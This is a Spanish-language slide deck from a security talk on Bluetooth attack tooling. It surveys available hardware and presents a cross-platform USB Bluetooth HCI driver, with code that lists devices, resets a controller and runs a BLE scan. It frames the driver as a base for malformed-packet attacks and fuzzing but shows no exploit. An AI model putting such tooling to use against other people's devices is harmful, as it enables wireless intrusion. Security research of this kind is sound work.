

Marzo 2025

Attacking Bluetooth the easy way

(Or at least a little bit easier...)




\$ WHOAMI



Antonio Vázquez Blanco

- › antonio.vazquez@tarlogic.com
- › [@antoniovazquezblanco@mastodon.social](https://mastodon.social/@antoniovazquezblanco)
- › [@antonvblanco](https://twitter.com/antonvblanco)



Miguel Tarascó Acuña

- › miguel.tarasco@tarlogic.com




01

**SITUACIÓN
ACTUAL**



SITUACIÓN ACTUAL



SITUACIÓN ACTUAL

› Bluetooth Security Timeline:

<https://darkmentor.com/bt.html>

› En 2024 se ha publicado sobre Bluetooth:

- 30 ataques/ publicaciones
- 7 tienen PoC/ Herramienta
- 3 pueden ser usadas con hardware genérico
- Únicamente 1 es compatible con múltiples sistemas operativos...


SITUACIÓN ACTUAL

> Mirando más atrás en el tiempo...

<https://github.com/search?q=bluetooth%20attack&type=repositories>

> Muchas herramientas y ataques implementados:

- Poco (o nada) mantenidas
 - Issues
 - Pull requests
- Obsoletas
 - >3 años sin actualizarse
 - Incompatibles con software/APIs actuales



SITUACIÓN ACTUAL

› Hardware Multipropósito

- Flipper
- M5Stack
- M5-NEMO
- CapibaraZero



ESP32 NRF24L01 and CC1101 Board for Flipper Zero



Combo ESP32/GPS/CC1101 3in1 for Flipper Zero



CapibaraZero




<https://www.tindie.com/search/?q=Flipper+Zero>

SITUACIÓN ACTUAL

> Mucho hardware

- Comunicaciones
 - Dongles
 - Placas de desarrollo
- Sniffers



SITUACIÓN ACTUAL


- › La situación actual a nivel de software es compleja...
- › Pocas alternativas:
 - APIs del OS de alto nivel y bajo nivel.
- › Cada OS tiene su propio “Framework/Stack”
 - Bluez
 - CoreBluetooth
 - BlueSoleil
 - WidComm
 - Windows Bluetooth Stack
 - Muchas otras adhoc o propietarias...



Bluetooth

02

¿Y AHORA QUÉ?



¿Y AHORA QUÉ?

- › Ya tenemos **BSAM** y documentación
- › **No dependiente** de hardware
- › Necesitamos **unificar/simplificar el desarrollo** de herramientas
- › **Independientemente del lenguaje de programación**
- › Necesitamos que sea **multiplataforma**


¿Y AHORA QUÉ?

› Arquitectura física de Bluetooth:

- **Controller** – El chip con capacidades Bluetooth que realiza las operaciones de bajo nivel
- **Host** – El PC u otro dispositivo que utiliza la conectividad del “Controller”
- **HCI o “Host Controller Interface”** – Una API estándar

› HCI esta diseñado para ser independiente del OS

› HCI puede funcionar sobre USB o UART/Serial



¿Y AHORA QUÉ?




SOLUCIONES

> USB Bluetooth:

- Driver HCI
- Escrito en C
- Independiente de la plataforma
- Independiente del hardware

> <https://github.com/antonio vazquez blanco/usb bluetooth>



The screenshot shows a GitHub repository for 'usbbluetooth' by 'antonio vazquez blanco'. It displays a commit titled 'Device: Add device type information' with a green checkmark. Below the commit, the source code for 'usbbluetooth_device.c' is shown. The code includes headers for 'usbbluetooth_device.h', 'stdlib.h', 'utils.h', and 'usbbluetooth_log.h'. It defines two static functions: '_count_bluetooth_devices' and '_dev_from_libusb'. The main function 'usbbluetooth_get_device_list' is shown, which logs a debug message, checks for a NULL list pointer, and then calls 'libusb_get_device_list' to retrieve a list of devices. The code is 137 lines long, with 114 lines of code and a size of 3.79 KB.

```
1 #include <usbbluetooth_device.h>
2
3 #include <stdlib.h>
4 #include <utils.h>
5 #include <usbbluetooth_log.h>
6
7 static int _count_bluetooth_devices(libusb_device **list, int *num);
8 static usbbluetooth_device_t *_dev_from_libusb(libusb_device *dev);
9
10 usbbluetooth_status_t USBBLUETOOTH_CALL usbbluetooth_get_device_list(usbbluetooth_device_t ***list_ptr)
11 {
12     usbbluetooth_log_debug("usbbluetooth_get_device_list");
13
14     // Check list parameter
15     if (list_ptr == NULL)
16         return USBBLUETOOTH_STATUS_ERR_UNK;
17
18     // Get a list of all devices...
19     libusb_device **devs_internal;
20     int r = libusb_get_device_list(NULL, &devs_internal);
21     usbbluetooth_log_debug("libusb_get_device_list[r=%d]", r);
22     if (r < LIBUSB_SUCCESS)
23         return USBBLUETOOTH_STATUS_ERR_UNK;
24
```

SOLUCIONES

El driver accede directamente al hardware Bluetooth a través de:

> Windows

- WinUsb


> Linux


- <https://libusb.info>

> Mac

- <https://libusb.info>



libusb 



SOLUCIONES



```
import usbbluetooth

# Get a list of all the available devices
devices = usbbluetooth.list_devices()
for dev in devices:
    print(dev)

# Open the device
with devices[0] as dev:
    # Send a reset command
    dev.write(b"\x01\x03\x0c\x00")
    # Read the response
    response = dev.read()
    print(response)
```

SOLUCIONES




```
from scapy.all import *
import usbbluetooth
from scapy_usbbluetooth import UsbBluetoothSocket

# Get a device
devices = usbbluetooth.list_devices()
# Obtain a socket
s = UsbBluetoothSocket(devices[0])
# Send a reset command
p = HCI_Hdr() / HCI_Command_Hdr() / HCI_Cmd_Reset()
# Await a response
r = s.sr1(p)
r.show()
```

<https://github.com/antoniovazquezblanco/scapy-usbbluetooth>

SOLUCIONES



```
using UsbBluetooth;

UsbBluetoothManager.Init();

// List all devices
UsbBluetoothDevice[] devices = UsbBluetoothManager.ListDevices();
foreach (UsbBluetoothDevice dev in devices) {
    Console.WriteLine($"Device found: {dev.ToString()}");
}

// Open a device
UsbBluetoothDevice device = devices[0];
device.Open();

// Reset the device
device.Write(new byte[] { 0x01, 0x03, 0x0c, 0x00 });

// Read the response
Console.WriteLine(BitConverter.ToString(device.Read()));
```

DEMO

```
// Initialize driver and get a device
UsbBluetoothManager.Init();
UsbBluetoothDevice device = UsbBluetoothManager.ListDevices()[0];
device.Open();

Task.Run(() => { // Receiver thread
    while (true) {
        byte[] data = device.Read();
        if (data == null || data.Length == 0) continue;
        Console.WriteLine($"Packet ({data.Length}):\r\n {BitConverter.ToString(data)}");
    }
});

device.Write(new byte[] { 0x01,0x03,0x0C,0x00 }); // CMD_RESET
device.Write(new byte[] { 0x01,0x0b,0x20,0x07,0x01,0x10,0x00,0x10,0x00,0x00,0x00 }); // CMD_LE_SET_SCAN_PARAMETERS
device.Write(new byte[] { 0x01,0x0c,0x20,0x02,0x01,0x00 }); // CMD_LE_SET_SCAN_ENABLE

Thread.Sleep(10000); // Scan for 10 secs

device.Write(new byte[] { 0x01,0x0c,0x20,0x02,0x00,0x00 }); // CMD_LE_SET_SCAN_ENABLE_STOP
device.Close();
```

SOLUCIONES

RECAPITULAMOS

- › ¡Tenemos un **driver independiente multiplataforma** para Bluetooth!
- › Con soporte para **múltiples lenguajes**
- › Nos permite **interactuar con nuestro hardware Bluetooth** sin restricciones

USOS

- › **Implementación de herramientas utilizando funcionalidades estándar de bluetooth**
 - Escáner de dispositivos
 - Automatización de pruebas de conexión y pairing
 - ...
- › **Implementación de herramientas que requieren paquetes malformados**
 - Ataques con paquetes no estándar
 - Fuzzing!

SOLUCIONES


LIMITACIONES

- Está **limitado al comportamiento estándar** del controlador
- Seguimos necesitando un **hardware específico** que nos permita **implementar ataques avanzados**
- Usar el hardware de tu equipo, por lo general chip dual **WiFi+BT no es buena idea** (te quedas sin wifi)



03

HARDWARE



HARDWARE

› Necesitamos hardware con capacidades Bluetooth avanzadas...

- Disponible
- Fácil de comprar en cualquier parte del mundo
- ¡Barato!

› Idealmente que soporte Bluetooth Classic y Low Energy

HARDWARE



ESP32 NRF24L01 and CC1101 Board for Flipper Zero



